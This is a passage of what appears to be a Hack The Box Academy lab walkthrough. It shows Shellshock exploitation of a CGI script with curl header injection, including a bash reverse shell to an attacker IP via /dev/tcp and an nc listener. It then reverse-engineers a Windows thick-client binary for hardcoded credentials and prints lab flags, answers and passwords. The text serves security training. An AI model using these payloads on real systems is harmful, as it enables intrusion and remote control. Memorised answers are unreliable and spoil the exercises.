[★]$ curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/ls /usr/lib/cgi-bin' bash -s :'' http://10.129.205.27/cgi-bin/access.cgi
www-data@htb:/usr/lib/cgi-bin$ exit
access.cgi      exit
flag.txt        exit
```

Then we will cat the flag with:

```
curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /usr/lib/cgi-bin/flag.txt' bash -s :'' http://<target-IP>/cgi-bin/access.cgi
```

```
[★]$ curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /usr/lib/cgi-bin/flag.txt' bash -s :'' http://10.129.205.27/cgi-bin/access.cgi
Sh3ll_Sh0cK_123      exit
exit
```

Method 2: we will initiate reverse shell:

```
nc -lvp 5656
```

with this command we run nc listener on port 5656 to listen to incoming connections:

```
[eu-academy-1]-[10.10.15.208]-[htb-ac-1099135@htb-jxu6lytsbs]-[~]
[★]$ nc -lvp 5656
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
```

When the listener is running, we put the reverse shell command:

```
curl -H 'User-Agent: () { :; }; /bin/bash -i >&
/dev/tcp/<attacker-IP>/5656 0>&1
```

where the ‘pwd’ was:

```
curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/<attacker-IP>/5656 0>&1' http://<target-IP>/cgi-bin/access.cgi
```

```
[eu-academy-1]-[10.10.15.208]-[htb-ac-1099135@htb-jxu6lytsbs]-[~]
└── [★]$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.15.208/5656 0>&1' http://10.129.205.27/cgi-bin/access.cgi
```

Lets see the listener:

```
└── [★]$ nc -lnvp 5656
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
Ncat: Connection from 10.129.205.27.
Ncat: Connection from 10.129.205.27:36654.
bash: cannot set terminal process group (956): Inappropriate ioctl for device
bash: no job control in this shell
www-data@htb:/usr/lib/cgi-bin$
```

We got shell!

From here obtaining the flag is simply a matter of ‘ls’ and ‘cat’:

```
www-data@htb:/usr/lib/cgi-bin$ ls
ls
access.cgi
flag.txt
www-data@htb:/usr/lib/cgi-bin$ cat flag.txt
cat flag.txt
Sh3ll_Sh0cK_123
www-data@htb:/usr/lib/cgi-bin$
```

Thick Client Applications:

Attacking Thick Client Applications:

Question: Perform an analysis of C:\Apps\Restart-OracleService.exe and identify the credentials hidden within its source code. Submit the answer using the format username:password.


Answer: svc_oracle:#oracle_s3rV1c3!2010

Method: we will login to the windows machine with this rdp command:


```
xfreerdp /u:cybervaca /p:'&ae%C}6g-d{w' /v:<Target IP>
/dynamic-resolution
```

```
[*]$ xfreerdp /u:cybervaca /p:'&ae%C}6g-d{w' /v:10.129.245.47 /dynamic-resolution
```

Upon activating the Windows machine, we are being greeted by various analysis tools for various purposes, especially for inspecting programs:



now we need to extract the credential from this program:




First I tried running 'strings' on it to find useful strings of username and password but it did no good..


```
C:\TOOLS\Strings\.\strings64 C:\Apps\Restart-OracleService.exe | findstr password
C:\TOOLS\Strings\.\strings64 C:\Apps\Restart-OracleService.exe | findstr user
```

dnSpy (.NET decompiler) tool also didn't help much so the next step was to dynamically analysis with process monitor.

We will open process monitor, and enable the following filter:



When the filter is on, we run the 'Restart-OracleService.exe'



The program itself didn't display any output, lets see the process monitor analysis:

The screenshot shows the 'Process Monitor - Sysinternals: www.sysinternals.com' interface. The title bar includes 'File', 'Edit', 'Event', 'Filter', 'Tools', 'Options', and 'Help'. The main pane displays a table of system events. The columns are: Time of Day, Process Name, PID, Operation, Path, Result, and Detail. The table lists numerous events for the process 'Restart-OracleService.exe' with PID 4672, primarily involving registry operations like 'RegOpenKey' and 'RegQueryValue' on keys under 'HKLM\System\CurrentControlSet\Control\Session Manager'. A red arrow points to the 'Result' column, which shows various outcomes like 'SUCCESS', 'REPARSE', and 'NAME NOT FOUND'.

Time of Day	Process Name	PID	Operation	Path	Result	Detail
6:56:34 0148089 PM	Restart-OracleService.exe	4672	cP Process Start		SUCCESS	Parent PID: 3180, ...
6:56:34 0148142 PM	Restart-OracleService.exe	4672	cP Thread Create		SUCCESS	Thread ID: 6368
6:56:34 0180235 PM	Restart-OracleService.exe	4672	cP Load Image	C:\Apps\Restart-OracleService.exe	SUCCESS	Image Base: 0x140...
6:56:34 0180529 PM	Restart-OracleService.exe	4672	cP Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ff...
6:56:34 0182103 PM	Restart-OracleService.exe	4672	dP RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	REPARSE	Desired Access: Q...
6:56:34 0182233 PM	Restart-OracleService.exe	4672	dP RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Q...
6:56:34 0182385 PM	Restart-OracleService.exe	4672	dP RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
6:56:34 0182516 PM	Restart-OracleService.exe	4672	dP RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
6:56:34 0182688 PM	Restart-OracleService.exe	4672	dP RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Q...
6:56:34 0182777 PM	Restart-OracleService.exe	4672	dP RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Q...

It seems like a lot of activity,

First, let's confirm there is no network activity:

The screenshot shows the 'Process Monitor - Sysinternals: www.sysinternals.com' interface. The title bar includes 'File', 'Edit', 'Event', 'Filter', 'Tools', 'Options', and 'Help'. The main pane displays a table of system events. The columns are: Time of Day, Process Name, PID, Operation, and Path. The table is currently empty, showing only the header row. A red arrow points to the 'Operation' column header.

Time of Day	Process Name	PID	Operation	Path

Ok that's good enough,


Now we will inspect file system activity:

Time of Day	Process Name	PID	Operation	Path
6:56:34.0187311 PM	Restart-OracleService.exe	4672	CreateFile	C:\Apps
6:56:34.0201250 PM	Restart-OracleService.exe	4672	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
6:56:34.0201940 PM	Restart-OracleService.exe	4672	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
6:56:34.0208421 PM	Restart-OracleService.exe	4672	CreateFile	C:\Windows\System32\apphelp.dll
6:56:34.0208702 PM	Restart-OracleService.exe	4672	QueryBasicInfor...	C:\Windows\System32\apphelp.dll
6:56:34.0208799 PM	Restart-OracleService.exe	4672	CloseFile	C:\Windows\System32\apphelp.dll
6:56:34.0209619 PM	Restart-OracleService.exe	4672	CreateFile	C:\Windows\System32\apphelp.dll
6:56:34.0209890 PM	Restart-OracleService.exe	4672	CreateFileMapp...	C:\Windows\System32\apphelp.dll
6:56:34.0210961 PM	Restart-OracleService.exe	4672	CreateFileMapp...	C:\Windows\System32\apphelp.dll
6:56:34.0213149 PM	Restart-OracleService.exe	4672	CloseFile	C:\Windows\System32\apphelp.dll
6:56:34.0214263 PM	Restart-OracleService.exe	4672	QueryNameInfo...	C:\Windows\System32\apphelp.dll
6:56:34.0215886 PM	Restart-OracleService.exe	4672	QueryNameInfo...	C:\Windows\System32\annhelp.dll

Ok let's inspect further the activity:

Time of Day	Process Name	PID	Operation	Path	Result
6:56:48.7051416 PM	Restart-OracleService.exe	4672	QueryNameInformationFile	C:\Windows\System32\cmd.exe	SUCCESS
6:56:48.7053032 PM	Restart-OracleService.exe	4672	CreateFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\63AF.tmp	SUCCESS
6:56:48.7053356 PM	Restart-OracleService.exe	4672	QueryAttributeTagFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\63AF.tmp	SUCCESS
6:56:48.7053492 PM	Restart-OracleService.exe	4672	SetDispositionInformationFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\63AF.tmp	SUCCESS
6:56:48.7053629 PM	Restart-OracleService.exe	4672	CloseFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\63AF.tmp	SUCCESS
6:56:48.7055759 PM	Restart-OracleService.exe	4672	CreateFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\extd.exe	NAME NOT FOUND
6:56:48.7056489 PM	Restart-OracleService.exe	4672	CreateFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\639E.bat	SUCCESS
6:56:48.7056700 PM	Restart-OracleService.exe	4672	QueryAttributeTagFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\639E.bat	SUCCESS
6:56:48.7056819 PM	Restart-OracleService.exe	4672	SetDispositionInformationFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\639E.bat	SUCCESS
6:56:48.7056938 PM	Restart-OracleService.exe	4672	CloseFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp\639E.bat	SUCCESS
6:56:48.7059859 PM	Restart-OracleService.exe	4672	CreateFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp	SUCCESS
6:56:48.7060056 PM	Restart-OracleService.exe	4672	QueryAttributeTagFile	C:\Users\cybervaca\AppData\Local\Temp\2\639C.tmp\639D.tmp	SUCCESS

There seem to be activity in this 'Temp\2', we will open the folder path (don't forget to enable 'view hidden items'):





Except a single file (which does not appear with the process monitor activity, there is nothing – it seems the files are deleted at the end of the process execution.

We have to run the program again, but this time, we will disable content deletion from the folder first.

This is how it is done:


In order to capture the files, it is required to change the permissions of the **Temp** folder to disallow file deletions. To do this, we right-click the folder **C:\Users\Matt\AppData\Local\Temp** and under **Properties -> Security -> Advanced -> cybervaca -> Disable inheritance -> Convert inherited permissions into explicit permissions on this object -> Edit -> Show advanced permissions**, we deselect the **Delete subfolders and files**, and **Delete** checkboxes.



And after we run the program again, we get these files within the 'Temp\2' path:

Name	Date modified	Type	Size
__PSScriptPolicyTest_pusd4p22.bn0.ps1	6/19/2024 6:19 PM	Windows PowerS...	1 KB
__PSScriptPolicyTest_qnijvaei.wt3.psm1	6/19/2024 6:19 PM	Windows PowerS...	1 KB
F9A.bat	6/19/2024 6:19 PM	Windows Batch File	1,690 KB
F9A.tmp	6/19/2024 6:19 PM	TMP File	0 KB
jusched.log	6/19/2024 6:29 PM	Text Document	1 KB

The 'F9A.tmp' is an empty file, lets check the 'FTA.bat' batch file, we will right click it and select 'edit':



```
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt


echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1 }
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe
```

There are operations committed upon those files, and then they are deleted.

We will remove the del commands, and re-run the .bat file:

```
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt)
powershell.exe -exec bypass -file c:\programdata\monta.ps1
c:\programdata\restart-service.exe
```

These 2 files were created in '\ProgramData':



Oracle.txt is some long base64 string:

Now let's inspect the PowerShell 'monta.ps1' script:

 monta.ps1 - Notepad
File Edit Format View Help
\$salida = \$null; \$fichero = (Get-Content C:\ProgramData\oracle.txt) ;
foreach (\$linea in \$fichero) {\$salida += \$linea };
\$salida = \$salida.Replace(" ", "");
[System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String(\$salida))


We read the oracle.txt, decode it from base64 and write the output to restart-service.exe.

We need the restart-service.exe, lets run the powershell script:

```
PS C:\Windows\system32> $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea} ; $salida = $salida.Replace(" ", ""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida))
```

I had to open PowerShell as administrator for it to run, not sure why I didn't linger on it

We got this executable as output:



We will run it while using process monitor

First we modify the process monitor filters:


Process Name	is	Restart-OracleService.exe	Include
<input checked="" type="checkbox"/> Process Name	is	restart-service.exe	Include
<input checked="" type="checkbox"/> Process Name	ie	Procmon.exe	Exclude

So, it will display the restart-service.exe and won't display the original process.


Let's run the restart-service.exe:

The inspection of process monitor didn't show anything interesting.


Lets inspect the process with 'x64dbg':




When its open, we go to 'Options' → 'Preferences':



There, we will check only ‘exit breakpoint’:




Then we go to file → open and then select our restart-service.exe:



We get a lot of data,

We go to memory map:



Pay attention to the marked line:

Memory dump type map, with both read and write permission suggests it could be a place to store hard coded credentials

*better explanation from the section:


Memory-mapped files allow applications to access large files without having to read or write the entire file into memory at once. Instead, the file is mapped to a region of memory that the application can read and write as if it were a regular buffer in memory. This could be a place to potentially look for hardcoded credentials.

*

We will dump the memory section to file:

The screenshot shows the x64dbg debugger interface with a memory dump for the process `restart-service.exe`. The dump includes columns for Address, Size, Party, Info, and Content. The `Content` column displays memory dump data, which is partially visible as `read` due to a scroll bar.

Address	Size	Party	Info	Content
00000000001F0000	00000000000005000	User	Heap (ID 4)	
00000000001F5000	00000000000008000	User	Reserved (000000000001F0000)	
0000000000200000	0000000000004D000	User	Reserved	
000000000024D000	00000000000005000	User	PEB, TEB (6736)	
0000000000252000	00000000000002000	User	Reserved (0000000000200000)	
0000000000254000	00000000000008000	User		
000000000025C000	0000000000001A4000	User	Reserved (00000000000200000)	
0000000000400000	00000000000001000	User	restart-service.exe	
0000000000401000	000000000000047000	User		
00000000004A8000	00000000000003000	User	".text"	
00000000004AB000	00000000000001000	User	".data"	
00000000004AC000	00000000000001000	User	"._Sync"	
000000000048C000	00000000000008000	User	".rdata"	
000000000048C700	0000000000000F000	User	".pdata"	
00000000004D6000	00000000000002000	User	".xdata"	
00000000004D8000	00000000000001000	User	".bss"	
0000000000493000	00000000000001000	User	".idata"	
00000000004D0000	00000000000001000	User	".CRT"	
00000000004E0000	0000000000001F8000	User	".tls"	
0000000000608000	00000000000008000	User	Reserved	
00000000006E0000	00000000000005000	User	Stack (6736)	
0000000000780000	00000000000001F8000	User	\Device\HarddiskVolume3\windows\	
00000000009AB000	00000000000005000	User	Reserved	
00000000009B8000	00000000000014000	User		
00000000009C4000	000000000000EC000	User	Reserved (00000000009B0000)	
0000000000A8B000	00000000000002000	User		
0000000000A82000	0000000000000E000	User	Reserved (0000000000AB0000)	
0000000000AC0000	00000000000010000	User		
0000000000AD0000	00000000000003000	User		



Let's run strings64.exe on the file we just saved:

```
C:\TOOLS\Strings>.\strings64.exe .....\ProgramData\restart-service_000000000AD0000.bin
